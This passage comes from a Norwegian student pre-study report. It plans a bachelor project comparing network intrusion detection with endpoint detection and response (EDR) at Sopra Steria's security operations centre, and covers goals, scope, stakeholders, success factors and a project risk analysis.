I forbindelse med prosjektet, er det blitt utarbeidet en risikoanalyse, som blir presentert i kapittel 6. Her får vi innsikt i det som har blitt vurdert til å være de viktigste risikofaktorene i prosjektperioden. Det blir gjort en individuell forklaring og risikovurdering av hver enkelt faktor, og videre fremstilles det totale risikobildet og et kart over de mest kritiske og relevante risikofaktorene. Det er i tillegg vurdert noen relevante tiltak for de mest kritiske faktorene.

I kapittel 7 er det utformet en kost/nytte-analyse. Her er det tatt stilling til hvilke fordeler resultatet av prosjektet kan ha, og dette stilles opp mot hvilke kostnader som er assosiert med prosessen mot å oppnå dette. Detaljnivået på denne analysen er begrenset til den grad prosjektgruppen har ansett som mest hensiktsmessig og realistisk i forbindelse med hvilken type arbeid som blir utført.

Det er også en rekke retningslinjer og standarder som inngår i arbeidet til dette prosjektet. I kapittel 8 blir disse listet opp og forklart. Her er det også en overhengende mulighet for at det vil oppstå flere punkter underveis som vi kommer lenger inn i arbeidet med prosjektet.

I kapittel 9 gis det en oversikt over prosjektorganiseringen. Her blir vi presentert for hvilket team som skal utføre arbeidet, og alle involverte parter. Rollene til hver enkelt part kommer også frem i denne oversikten.

2. Bakgrunn for prosjektet

I dette kapittelet vil vi beskrive bakgrunnen for hvorfor prosjektet oppsto. Vi vil også gi et kort innblikk i hvordan sikkerhetsløsninger er satt sammen i Sopra Steria i dag.

2.1 Beskrivelse av problemer og behov

Sopra Steria Scandinavia tilbyr *Managed Security Services ("MSSP-tjenester")* fra sitt Security Operations Center (SOC) til virksomheter i Norge. På vegne av eksterne kunder gjør analytikere ved Sopra Sterias SOC trusseletterretning, sikkerhetsmonitorering og hendelseshåndtering på daglig basis. Sopra Steria SOC leverer også tjenester internt i egen virksomhet, og er kompetansemiljø for cybersikkerhet internt i Sopra Steria.

Tradisjonelt sett har store deler av deteksjonsarbeidet tilknyttet sikkerhetsmonitoreringen blitt gjennomført av forskjellige versjoner av IDS, og dette har i hovedsak vært tilstrekkelig for å monitorere nettverkstrafikken. De siste årene har stadig større deler av nettverkstrafikken begynt å bli kryptert. Samtidig har også angrepene blitt mer sofistikerte, og utviklet ulike strategier som gjør det vanskeligere for sikkerhetssystemer å fange opp. Som et resultat av dette fungerer mye av funksjonaliteten til IDS, som signaturbasert nettverksdeteksjon og pakkedump-analyse, ikke lenger optimalt. IDS kan dermed se ut til å være mindre relevant og effektivt enn tidligere. Samtidig har det kommet andre systemer som kan løse deteksjonsproblematikken på en god måte, som for eksempel EDR, en teknologi som baserer seg på deteksjon og respons tilknyttet trusler på endepunktsnivå. Trenden har derfor vært at den sentrale posisjonen som nettverksbaserte IDS-teknologier tradisjonelt har hatt i helhetlige løsninger for sikkerhetsmonitorering, gradvis har blitt erstattet av endepunktsbaserte EDR-teknologier.

Sopra Steria har tatt et strategisk valg i å satse på EDR-teknologi fremfor IDS når de har bygget ut sin verktøykasse for sikkerhetsmonitorering og hendelseshåndtering. Tanken er at endepunktsbasert monitorering gir god visibilitet både rundt hva som skjer på endepunktet og hvilken nettverkstrafikk som genereres derfra. Ved å korrelere dette videre med innsamlede logger og andre deteksjonsteknologier er hypotesen at man kan danne et helhetlig bilde av

aktivitet på nettverk så vel som endepunkt, som gjør SOC i stand til å oppdage og håndtere hendelser på en god måte.

Det er imidlertid ønskelig å se nærmere på hvilke trade-offs man gjør ved å bygge denne typen løsninger uten den tradisjonelle IDS-teknologien. Sopra Steria ønsker empiri på dette for å kunne ta velinformerte valg rundt videre utvikling av sin verktøykasse.

2.2 Kort om dagens systemer og rutiner

MSSP-tjenestespekteret som tilbys fra Sopra Sterias SOC realiseres i dag ved hjelp av et komplekst økosystem sammensatt av flere teknologier som hver seg bidrar med visibilitet eller mitigeringskapabiliteter avhengig av hvilke tjenester som er aktivert hos den enkelte kunde. Dette tjenestespekteret skal ikke gjennomgås i dybden her. I stedet skal innholdet presenteres overordnet, uten store detaljer.

MSSP-tjenestespekteret består av en rekke verktøy, som til sammen utgjør en verktøykasse av tjenester. Deler av verktøykassa er videre er satt sammen opp mot et SIEM-verktøy, som igjen er koblet opp mot et rapporteringssystem, og knytter Sopra Steria direkte til kundene sine. Sentralt i verktøykassa ligger EDR-teknologi, som gir innsikt i filer, prosesser og nettverkstilkoblinger som observert fra endepunkter.

3. Prosjektmål

For å kunne sørge for god styring av prosjektet underveis, og i tillegg gjøre dette på en hensiktsmessig måte i samhandling med eksterne interessenter, er det viktig at prosjektgruppen fastsetter konkrete mål i tilknytning til prosjektarbeidet. Videre er det viktig at disse målene er operasjonelle, slik at de effektivt kan fungere som indikatorer underveis for hvordan arbeidet ligger an, i tillegg til å kunne evaluere graden av suksess i etterkant. Målene vil også kunne spille en viktig rolle for å sørge for at alle involverte parter oppnår en felles forståelse for hva som inngår i prosjektarbeidet.

Videre i dette kapittelet ser vi nærmere på de ulike målene som er fastsatt, differensiert på effektmål, resultatmål og prosessmål. I tillegg skal vi her gå inn på prosjektets omfang, og hvilke milepæler og hovedaktiviteter som er knyttet til arbeidet.

3.1 Effektmål

- Bidra til at Sopra Steria får økt innsikt i hvordan NIDS- og EDR-teknologi differensierer seg i lys av dagens teknologiske bilde
- Skape et godt grunnlag for fremtidige kost/nytte-beslutninger hos Sopra Steria relatert til deteksjon og sikkerhetsanalyse på nettverksnivå

3.2 Resultatmål

- Produsere en testlab der vi har muligheten til å simulere nettverkstrafikk for å teste ut NIDS og EDR-teknologi
- Produsere empiriske data fra testlaben som er bygget, som kan benyttes til videre analyser
- Gjennomføre en god analyse på dataene fra testmiljøet som gir oss innsikt i hvordan NIDS og EDR-teknologi differensierer seg
- Utforme god dokumentasjon som beskriver prosessen vi har gjennomført og bidrar til å gjøre testmiljøet reproduserbart, og legger til rette for videre arbeid

3.3 Prosessmål

- Bygge kompetanse innenfor datasikkerhet, spesielt i forbindelse med deteksjon på nettverksnivå.
- Forbedre oss når det kommer til kommunikasjon og samarbeid. Dette gjelder både internt i prosjektgruppa, men også mellom oss og bedriften.
- Skape en god relasjon til veiledere fra NTNU og Sopra Steria
- Tilegne oss erfaring og økt innsikt i hvordan det er å gjennomføre et større prosjekt

3.4 Prosjektets omfang

Gjennom målene som vi formulerte tidligere i punkt 3, satte vi en retning for hva prosjektet skal fordype seg i. Prosjektets omfang fungerer som et supplement til disse prosjektmålene, og vi vil her beskrive ytterlige grenser for hva prosjektet skal ta for seg. For å gjøre dette på en god måte er det også hensiktsmessig å se på hva prosjektet ikke skal ta for seg.

Dette skal prosjektet ta for seg:


- Det skal gjennom prosjektet bli gjennomført undersøkelser innen relevante fagområder, for å bygge tilstrekkelig kompetanse for å utføre arbeidsoppgavene assosiert med prosjektet
- Det skal bygges en testlab, hvor forskjellene i teknologiene EDR og NIDS undersøkes nøyere.
- Det skal konkluderes med et resultat basert på en kvantitativ analyse utført i testmiljøet
- Det skal produseres tilstrekkelig dokumentasjon og rapporter, basert på arbeidet som har blitt gjort, og som skal utføres videre i prosjektet

Dette skal prosjektet <u>ikke</u> ta for seg:

- Prosjektet skal ikke ta for seg kostnader og nytteverdi utover det som er knyttet til selve gjennomføringen av prosjektet
- Det skal ikke konkluderes med en ideell løsning, eller formidles hvordan et sikkerhetssystem bør være bygget opp. Resultatet av prosjektet vil bli presentert på en nøytral måte
- Prosjektet skal ikke ta for seg en vurdering av hva oppdragsgiver skal eller bør gjøre videre med prosjektets resultat

3.5 Prosjektets milepæler og hovedaktiviteter

Når det kommer til prosjektets hovedaktiviteter, er disse knyttet opp mot fasene i framdriftsplanen. Framdriftsplanen vår har vi fremstilt som et GANTT-diagram, og det består av oppstartsfasen, designfasen, implementasjons- og driftsfasen samt avslutningsfasen. Framdriftsplanen er et hjelpemiddel til å planlegge og strukturere prosjektarbeidet. Prosjektets planlagte gjennomføring kan betraktes i større detalj i framdriftsplanen som vises under.



Figur 1: Gantt-diagram for prosjektperioden

I tillegg til hovedaktivitetene er det noen milepæler tilknyttet prosjektet. Dette er frister som må overholdes for at prosjektet skal kunne ansees som en suksess:

- Oppstartsmøte: 08. Januar 2021
- Levering av ferdig oppgave: 20. Mai 2021
- Presentasjon av ferdig oppgave: 27. Mai 2021 (anslått)

4. Interessenter og rammebetingelser

I denne seksjonen vil vi se på prosjektets sentrale aktører. Vi vil se på rollen de har i forbindelse med gjennomføringen av prosjektet, og også gjennomgå deres suksesskriterier. Til slutt vil vi også presentere de rammebetingelsene som er satt for prosjektet.

4.1 Interessentanalyse

4.1.1 Eksterne interessenter

- Sopra Steria
    - Sopra Steria er oppdragsgiver i dette prosjektet, og vil i tillegg stille med en faglig veileder, Vegar Åsmul, til prosjektgruppen. Det er viktig at det hele tiden underveis i prosjektperioden blir opprettholdt jevn og god kommunikasjon mellom prosjektgruppen og Sopra Steria. Dette for å sikre kontinuerlig god kvalitet på arbeidet, og jevnlig holde hverandre oppdaterte, noe som er særlig viktig med tanke på at arbeidet vil foregå «off-site».
    - Suksesskriteriene går ut på at prosjektgruppa leverer resultater som vil være av nytte for Sopra Steria, og som potensielt brukes videre i fremtidige beslutninger.

4.1.2 Interne interessenter

- Prosjektgruppa
    - Bestående av Adrian Gilberg og Erlend Saugstad. Prosjektgruppa skal planlegge, gjennomføre, dokumentere og levere oppgaven.
    - Suksesskriteriene går ut på å gjennomføre en strukturert og grundig prosess som produserer gode resultater og gir verdi for oppgavestiller. Med dette ønsker vi også å styrke vår kompetanse på fagområdet, og tilegne oss nyttig og verdifull erfaring.
- Veileder fra NTNU
    - Stein Meisingseth. Bistår med kompetanse og kunnskap fra tidligere bacheloroppgaver. Fungerer også som kvalitetskontroll i forbindelse med

gjennomføringen av prosjektet. Er med på å vurdere den endelige kvaliteten på prosjektet.

- Suksesskriteriene handler om at prosjektet blir godt gjennomført og tilfredsstiller veileders krav og forventninger.

4.1.3 Oppsummering interessenter

Interessent	Suksesskriterier	Bidrag til prosjektet
Eksterne - Sopra Steria	Prosjektet produserer resultater som er nyttige for Sopra Steria	Faglig veiledning og kunnskap om problemområdet
Interne - Prosjektgruppen	Vellykket prosess og gode resultater, økt kompetanse og erfaring.	Gjennomføringen av selve prosjektet. Samhandling med eksterne og interne interessenter
- Veileder	Et godt gjennomført prosjekt	Kunnskap, veiledning og kvalitetskontroll.

4.2 Rammebetingelser

Rammebetingelser er styrende for prosjektet og stiller noen absolutte krav til ulike deler av prosjektarbeidet og resultatet av dette. For at prosjektet i sin helhet til slutt skal kunne ansees som en suksess, må disse betingelsene være oppfylt.

Konkrete rammebetingelser:

1. Ferdigstilling av prosjekt
    - Endelig innleveringsfrist for prosjektet er satt til 20. Mai 2021.
2. Arbeidstid
    - Det skal arbeides 500 timer +/- 5% per prosjektdeltaker i løpet av prosjektperioden. Tidsbruken skal dokumenteres i prosjekthåndboken.
3. Dokumentasjon
    - Prosjektet skal dokumenteres underveis i prosjektperioden i form av fem forskjellige dokumenter: forstudierapport, designrapport, driftsrapport, sluttrapport og prosjekthåndbok.
4. Kostnader
    - Prosjektet skal holde seg innenfor de kostnadsrammene som er gitt knyttet til prosjektets gjennomføring.

5. Kritiske suksessfaktorer

Her blir det presentert noen faktorer som vil være kritisk avgjørende for hvorvidt prosjektets resultat vil bli vellykket eller ikke, og videre hvilket informasjonsbehov som er tilstedeværende underveis i prosjektet.

5.1 Suksessfaktorer

Følgende faktorer vil være kritisk avgjørende for at prosjektets resultat vi bli vellykket:

- Arbeidet skal bære preg av god kommunikasjon underveis, både mellom prosjektgruppen og eksterne interessenter, og strebe etter å alltid være i samsvar med oppdragsgivers ønsker
- Det er helt sentralt at det føres god dokumentasjon gjennom prosjektet, der resultatet presenteres på en oversiktlig og presis måte slik at oppdragsgiver vil kunne bruke resultatet i fremtiden
- Prosjektgruppen holder seg innenfor gitte rammebetingelser og andre krav tilknyttet prosjektet
- Prosjektgruppen klarer å utvikle, bruke og analysere dataene fra testlabben i tilstrekkelig grad

5.2 Informasjonsbehov

Siden bacheloroppgaven er et samhandlingsprosjekt mellom oppdragsgiver og prosjektgruppe, er det svært viktig at det foreligger god kommunikasjon og informasjonsdeling mellom de involverte interessentene. Blant annet er dette essensielt for å kontinuerlig kvalitetssikre arbeidet og unngå misforståelser underveis, redusere sannsynligheten for å havne i typiske fallgruver, og ikke minst for å sikre maksimalt utbytte av hverandre som ressurser. Utfordringer i tilknytning til COVID-19 forsterker også viktigheten av at informasjonsbehovet blir tilfredsstilt og ivaretatt, da arbeidet i hovedsak vil foregå «off-site».

Vi skal i denne seksjonen se nærmere på hva vi anser som nødvendig grad av kommunikasjon og informasjonsdeling, differensiert på hvilke parter som er involvert.

5.2.1 Kommunikasjon

Prosjektgruppen skal kommunisere jevnlig med andre interessenter underveis gjennom hele prosjektperioden. Det ble i starten av prosjektet oppnådd konsensus ved å legge et fundament for kommunikasjons-hyppighet, ved å avholde ukentlige møter med veileder fra Sopra Steria, hvorav veileder fra NTNU også vil delta annenhver uke og ved behov. Møtene vil i hovedsak finne sted over Microsoft Teams.

Denne frekvensen er et utgangspunkt for å oppnå et godt nivå av samhandling, men forekommer ikke som en rigid regel. Det vil si at det er en tilstedeværende mulighet for å både øke frekvensen ved behov, eller redusere den, dersom det i løpet av prosjektet dukker opp arbeidsfaser hvor dette ansees å være hensiktsmessig for alle involverte parter.

Ukentlige møter forekommer i utgangspunktet uavhengig av hvorvidt en konkret agenda er planlagt på forhånd. Dette kommer av at vi ser en stor verdi i å opprettholde en god relasjon, og en lav terskel for dialog med veiledere, i tillegg til den naturlige fordelen av rådgivning og det å kunne utveksle relevant faglig stoff.

Utover dette benytter vi e-post som kommunikasjonskanal. Dette brukes blant annet til å kalle inn til møter, og til andre spørsmål som skulle dukke opp underveis.

5.2.2 Informasjonsdeling

Prosjektgruppens arbeid vil underveis manifestere seg i form av en rekke rapporter og annen dokumentasjon. En del av disse dokumentene vil være av interesse også for andre interessenter. Det er en stor fordel for alle involverte, at slikt arbeid gjøres lett tilgjengelig for alle interessenter, blant annet for god kvalitetssikring, tilbakemeldinger, og ikke minst for å konkret redegjøre for status og progresjon underveis i prosjektet.

I forbindelse med bachelorprosjektet har vi opprettet og strukturert en egen gruppe på Microsoft Teams hvor alle interessenter har tilgang, og hvor nødvendig tilleggsfunksjonalitet er lagt til rette for. Her har vi lagt til muligheter for fildeling, og vi har organisert en mappestruktur hvor alt relevant arbeid blir lagt til. På denne måten vil alle parter enkelt få tilgang på dokumentasjon og arbeid som gjøres underveis.

6. Risikoanalyse

I risikoanalysen drøfter vi forskjellige risikofaktorer som kan føre til at prosjektet ikke lykkes. Vi gjør dette for å forsøke å forhindre at slike forhold oppstår. Dersom forholdene likevel skulle forekomme, er vi i større grad forberedt på å håndtere de, og vet i større grad hvordan vi skal agere. Vi beregner risikoen knyttet til et forhold ved å se på risikofaktorens sannsynlighet og konsekvens. Summen av dette danner et bilde av den totale risikoen knyttet til hvert enkelt forhold. I forbindelse med enkelte risikofaktorer vil vi også konkret se på hvilke tiltak vi kan gjøre for å unngå at forholdene skal forekomme, eventuelt redusere konsekvensene. Vi prioriterer i større grad risikofaktorer som er knyttet til en høyere total risiko.

6.1 Drøfting av risikofaktorer og konsekvensanalyse

Vi vil her drøfte de forskjellige risikofaktorene, og se på hvilke konsekvenser som kan forekomme på bakgrunn av dem. De forskjellige risikofaktorene er delt inn i tre kategorier: *samhandling*, *gjennomføring* og *andre risikofaktorer*.

Samhandling

Risikofaktor 1 - *Utilstrekkelig forståelse av bedriftens behov:*

- Dersom man ikke har kartlagt bedriftens behov godt nok, eller det har oppstått misforståelser i tilknytning til dette, risikerer man å gjøre feil i vurderinger eller beslutninger underveis.
- Dette kan medføre at man bruker tid og ressurser på unødvendig arbeid, frem til man finner ut av misforståelsen. Dersom man ikke underveis finner ut av at forståelsen er utilstrekkelig, kan det medføre at man fullfører prosjektet med resultater som ikke tjener oppdragsgiver på samme måte som opprinnelig var tiltenkt.

Risikofaktor 2 - *Dårlig samarbeid/kommunikasjon:*

- Det er helt sentralt at kommunikasjonen og samarbeidet i prosjektet foregår på en god og effektiv måte. Dersom dette ikke er tilfelle, kan det føre til unødvendig mye

friksjon i arbeidet. Dette gjelder både internt i prosjektgruppa, men også mellom prosjektgruppa og andre interessenter.

- Resultatet av dette er at prosjektarbeidet blir mindre effektivt. Prosesser tar lengre tid, og det er større sjanse for at det oppstår misforståelser og uenigheter. Man får av den grunn gjort mindre arbeid, og kvaliteten på arbeidet kan bli dårligere.

Gjennomføring

Risikofaktor 3 - *Dårlig utførelse eller implementasjon:*

- Dersom man har mangelfull kompetanse eller et utilstrekkelig kildegrunnlag, kan utførelsen og implementasjonen bli dårligere enn ønsket. Dette vil igjen kunne ha store konsekvenser på hele eller deler av prosjektet, da resultatet i stor grad hviler på at dette blir gjort på en skikkelig måte.

Risikofaktor 4 - Kritiske*, uforutsette problemer:*

- Underveis i prosjektet kan det oppstå kritiske, uforutsette problemer.
- Dette kan få store konsekvenser for prosjektets suksess, ettersom prosjektgruppa da ikke vet hvordan de skal agere. I løpet av prosjektet er det å forvente at man vil støte på uforutsette problemer underveis. Det presiseres at slike hindringer ikke inngår i denne risikofaktoren, men at det her differensieres til uforutsette problemer som er kritiske for generell fremdrift i prosjektet.

Risikofaktor 5 - *Overambisiøse mål:*

- Gjennom oppstarten av prosjektet ble det satt mål for hva som skal oppnås gjennom prosjektets gang. Dersom disse målene viser seg å være overambisiøse, vil dette kunne få store konsekvenser for prosjektet.
- Dette skyldes at man da mest sannsynlig ikke har kommet fram til de resultatene man ønsket. Deler av prosjektets hensikt er dermed ikke oppnådd, og det skal mer til at prosjektet kan klassifiseres som en suksess. Samtidig er det verdt å nevne at oppgaven skal spisses inn underveis, og at dette dermed også kan påvirke målene og ambisjonsnivået.

Risikofaktor 6 - *Dårlig planlegging:*

- Dårlig planlegging av prosjektet kan få stor betydning for prosjektets gjennomføring, ettersom flyten i arbeidet ikke vil foregå optimalt. Man kan ha formet urealistiske tidsplaner, utelatt viktige momenter, eller ikke lagt godt nok til rette for samarbeid med interessentene.
- Dette kan medføre at man ikke får gjort alt det som er tiltenkt. Videre kan det også føre til at det man har gjort ikke er gjennomført på en tilstrekkelig god måte. Summen

av dette blir at prosjektets resultat i stor grad vil kunne bli påvirket negativt. Mål vil kunne unngå å bli oppnådd i tide, og arbeid kan ende opp som mangelfullt.

Risikofaktor 7 - *Mangelfullt grunnlag for entydig konklusjon:*

- For at resultatet skal kunne vise til en entydig konklusjon, er resonnementet nødt til å bestå av et sterkt grunnlag som støtter opp under denne. Dersom man ikke finner tilstrekkelig med ekstern forskning, og/eller ikke klarer å oppnå et sterkt og entydig resultat fra egne analyser, vil ikke den endelige rapporten kunne komme med en like sterk og entydig konklusjon som prosjektgruppen ønsker.

Risikofaktor 8 - *Dårlig arbeidsinnsats:*

- Arbeidsinnsatsen fra prosjektgruppen vil være sterkt korrelert med kvaliteten av arbeidet. For å kunne tilfredsstille de målene som er lagt for prosjektet, er det dermed viktig at arbeidsinnsatsen ligger på et sterkt nok nivå til å kunne realisere disse.

Andre risikofaktorer

Risikofaktor 9 - *Tap av utført arbeid:*

- Det er alltid en overhengende fare for at noe av arbeidet går tapt underveis i prosjektperioden, av tekniske eller praktiske årsaker. Dette vil kunne medføre at noe arbeid må gjøres på nytt, eller at det må brukes ressurser for å gjenopprette det som har gått tapt. I begge tilfeller er det snakk om tid/ressursbruk som i utgangspunktet ikke er ønskelig å allokere til dette formålet, og vil kunne gå på bekostning av annet arbeid.

Risikofaktor 10 - *Sykdom eller andre uforutsette hendelser som fører til fravær (både i prosjektgruppa og for veileder):*

- Dersom noen av deltakerne i prosjektgruppa eller en av veilederne blir syke, eller av andre grunner fraværende, vil dette potensielt kunne få konsekvenser for prosjektet. Omfanget av dette avhenger i stor grad av lengden og alvorligheten på fraværet.
- Hvis fraværet er kortvarig vil det i liten grad påvirke arbeidet, med mindre det skjer i en kritisk fase (for eksempel i prosjektets sluttfase). Ved lengre fravær vil dermed konsekvensene bli større, da dette kan føre til flere dager/uker med mangelfull progresjon. Dette vil da i stor grad kunne påvirke framgangen og følgende prosjektets resultat.

Risikofaktor 11 - *Tekniske begrensninger som hindrer progresjon:*

- Det teoretiske spekteret som prosjektet i hovedsak hviler på, har i utgangspunktet vært ukjent territorium for begge parter i prosjektgruppen. Frem til man har tilegnet seg et tilstrekkelig kompetansegrunnlag, kan det være vanskelig å planlegge fremtidig arbeid som bygger på at dette er til stede. Dermed risikerer man at det dukker opp tekniske utfordringer underveis som forhindrer at arbeidet følger den naturlige progresjonen, slik den ble estimert i forkant. Det er da også en tilstedeværende risiko for at man underveis må gjøre justeringer i fremgangsmåten, og velge alternative ruter til målet, dersom den opprinnelige planen blir for ressurskrevende i lys av rammebetingelsene.

Risikofaktor 12 - *For høy kompleksitet i datagrunnlaget:*

- Det er helt sentralt for prosjektets suksess at prosjektgruppa er i stand til å analysere og evaluere dataene som produseres. Dersom kompleksiteten i datagrunnlaget blir for høy, og prosjektgruppas kompetanse ikke er tilstrekkelig, vil dette kunne få store konsekvenser. I første omgang vil dette medføre at prosjektgruppa vil måtte bruke mer tid enn planlagt på å sette seg inn i dataene. Videre er det da også mulig at prosjektgruppa ikke vil klare å trekke slutninger av dataene. Dette vil medføre at oppgavegiver ikke får det samme utbyttet av undersøkelsene som prosjektgruppa har gjennomført, og prosjektet vil fort kunne bli karakterisert som mislykket.

6.2 Risikotabell

For å kvantifisere risikobildet, bruker vi en skala fra 1 til 5 for både sannsynlighet og konsekvens. Her tilsvarer 1 den laveste sannsynligheten eller konsekvensen, og 5 den høyeste. Den totale risikoen blir beregnet ved å se på produktet av sannsynligheten og dens konsekvens, og får dermed en skala fra 1 til 25. I tabellen under tar vi for oss hver enkelt risikofaktor fra punkt *6.1*, og vurderer den totale risikoen.

Risikofaktor	**Sannsynlighet (1-5)**	**Konsekvens (1-5)**	**Produkt (1-25)**
Samhandling			
R1 - *Utilstrekkelig forståelse av bedriftens behov*	**2**	**4**	**8**
R2 - *Dårlig samarbeid/kommunikasjon*	**2**	**4**	**8**
Gjennomføring			
R3 - *Dårlig utførelse eller implementasjon*	**3**	**5**	**15**
R4 - Kritiske, *uforutsette problemer*	**1**	**5**	**5**
R5 - *Overambisiøse mål*	**3**	**3**	**9**

R6 - *Dårlig planlegging*	**3**	**4**	**12**
R7 - *Mangelfullt grunnlag for entydig konklusjon*	**3**	**3**	**9**
R8 - *Dårlig arbeidsinnsats*	**1**	**5**	**5**
Andre risikofaktorer			
R9 - *Tap av utført arbeid*	**1**	**4**	**4**
R10 - Sykdom *eller andre uforutsette hendelser som fører til fravær*	**5**	**2**	**10**
R11 - *Tekniske begrensninger som hindrer progresjon*	**2**	**3**	**6**
R12 - *For høy kompleksitet i datagrunnlaget*	**4**	**4**	**16**

6.3 Risikokart (1.utkast)

Under presenteres en visuell fremstilling av det totale risikobildet, i form av en risikomatrise. X-aksen her illustrerer graden av konsekvens, mens y-aksen viser til sannsynlighetsgraden.

Konsekvens →	1	2	3	4	5
1				R9	R8 R4
2			R11	R2 R1	
3			R7 R5	R6	R3
4				R12	
5		R10			

Figur 2: Risikokart tilknyttet risikoanalysen

6.4 Risikoforebyggende tiltak

I dette punktet skal vi ta for oss de mest relevante risikofaktorene som er nevnt i punkt *6.1*, og komme med noen forebyggende tiltak. Vi har valgt å anse risikofaktorene med en total risiko på minst 9 som de mest relevante, og det er følgelig disse vi vil iverksette konkrete risikoforebyggende tiltak mot.

R3 - *Dårlig utførelse eller implementasjon* **Total risiko: 15**	Det finnes flere forebyggende tiltak vi kan gjennomføre for å forhindre *Dårlig utførelse eller implementasjon:* - Kontinuerlig inkludere faglig veileder i det tekniske arbeidet - Kontinuerlig inkludere veileder i det dokumentasjonsrelevante og

	formelle arbeidet - Ikke nøle med å kontakte veilederne dersom problemer oppstår eller vi sitter fast - Ha en egen seksjon tilknyttet prosjektets utførelse og implementasjon i forbindelse med de ukentlige evalueringene
R5 - *Overambisiøse mål* **Total risiko: 9**	Det er vanskelig å sette inn konkrete forebyggende tiltak mot overambisiøse mål. Dette har sammenheng med at mindre ambisiøse mål ville stride mot ambisjonene våre i forbindelse med gjennomføringen av prosjektet. Vi har likevel forsøkt å komme med noen tiltak som kan føre til at fallhøyden blir mindre dersom målene viser seg å være overambisiøse. - Jevnlig kommunikasjon med oppdragsgiver gjennom prosjektperioden der ambisjonsnivået til prosjektet blir drøftet ut fra det momentane situasjonsbildet, og eventuelt kan justeres - Dersom målene viser seg underveis i prosjektet å være fullstendig urealistiske, kan vi beslutte å revidere målene for prosjektet.
R6 - *Dårlig planlegging* **Total Risiko: 12**	For å motarbeide dårlig planlegging er det flere forebyggende tiltak vi vil iverksette: - Evaluere status på prosjektet ved

	slutten av hver uke. Her gjennomgår vi også planene for kommende uke. - Evaluere status etter hver enkelt sprint gjennom prosjektet. Ved behov revideres fremtidsplanen. - Jevnlig inkludere veilederne for å forsikre oss om at vi er i rute - Kontinuerlig prioritere og sette av nok tid til planleggingsarbeidet
R7 - *Mangelfullt grunnlag for entydig konklusjon* **Total Risiko: 9**	Faren for at det oppstår *Mangelfullt grunnlag for entydig konklusjon*, er en risiko hvor mye av byrden potensielt kan ligge utenfor vår kontroll. Det er likevel noen tiltak det er naturlig å sette inn: - Søke hjelp hos faglig veileder dersom vi ikke ser et grunnlag for entydig konklusjon. Veileder har mye erfaring på området og kan potensielt tolke dataene på en annen måte - Akseptere at det er en risiko for at det blir mangelfullt grunnlag for entydig konklusjon. Dersom dette blir tilfellet, behøver det ikke bety at prosjektet ikke har vært vellykket
R10 - *Sykdom eller andre uforutsette hendelser som fører til fravær* **Total risiko: 10**	Det er ikke så mye vi kan gjøre for å forhindre eventuell sykdom eller andre hendelser som fører til fravær. Det er derimot flere konkrete tiltak vi kan gjennomføre for å minimere konsekvensen av fraværet:

	- Alt relevant arbeid lagres i skyen og gjøres tilgjengelig til enhver tid, for alle interessenter - Vi legger til rette for at det er mulig å arbeide hjemmefra, i tillegg til aktivt samarbeid ved bruk av digitale samhandlingsplattformer - Prosjektgruppa benytter seg av gjensidig tilpasning slik at viktig arbeid ikke er låst til en av deltakerne i prosjektgruppa
R12 - *For høy kompleksitet i datagrunnlaget* **Total risiko: 15**	Det er mange tiltak som er relevante å sette inn for å unngå at det blir *For høy kompleksitet i datagrunnlaget:* - Sette av tid til gode relevante undersøkelser og forberedelser før vi starter å analysere data - Gjennomføre tester kun på datamateriale der vi har kunnskaper nok til å kunne tolke dataene - Ikke ta for oss for stort datamateriale av gangen, og heller gjennomføre iterative prosesser med mindre datamateriale om gangen

7. Kost/nytte-analyse

I dette segmentet skal vi se på hvilke kostnader som vil inngå i prosjektet, og hvilken nytteverdi det kan gi for oppdragsgiver. Ettersom prosjektet omhandler forskningsbasert arbeid, som ikke nødvendigvis vil medføre endringer i implementasjon av sikkerhetssystemet, er det både krevende og mindre relevant å kvantifisere nytten tilknyttet prosjektets resultat. Derfor har vi valgt å avgrense kost/nytte-analysen til selve prosjektprosessen.

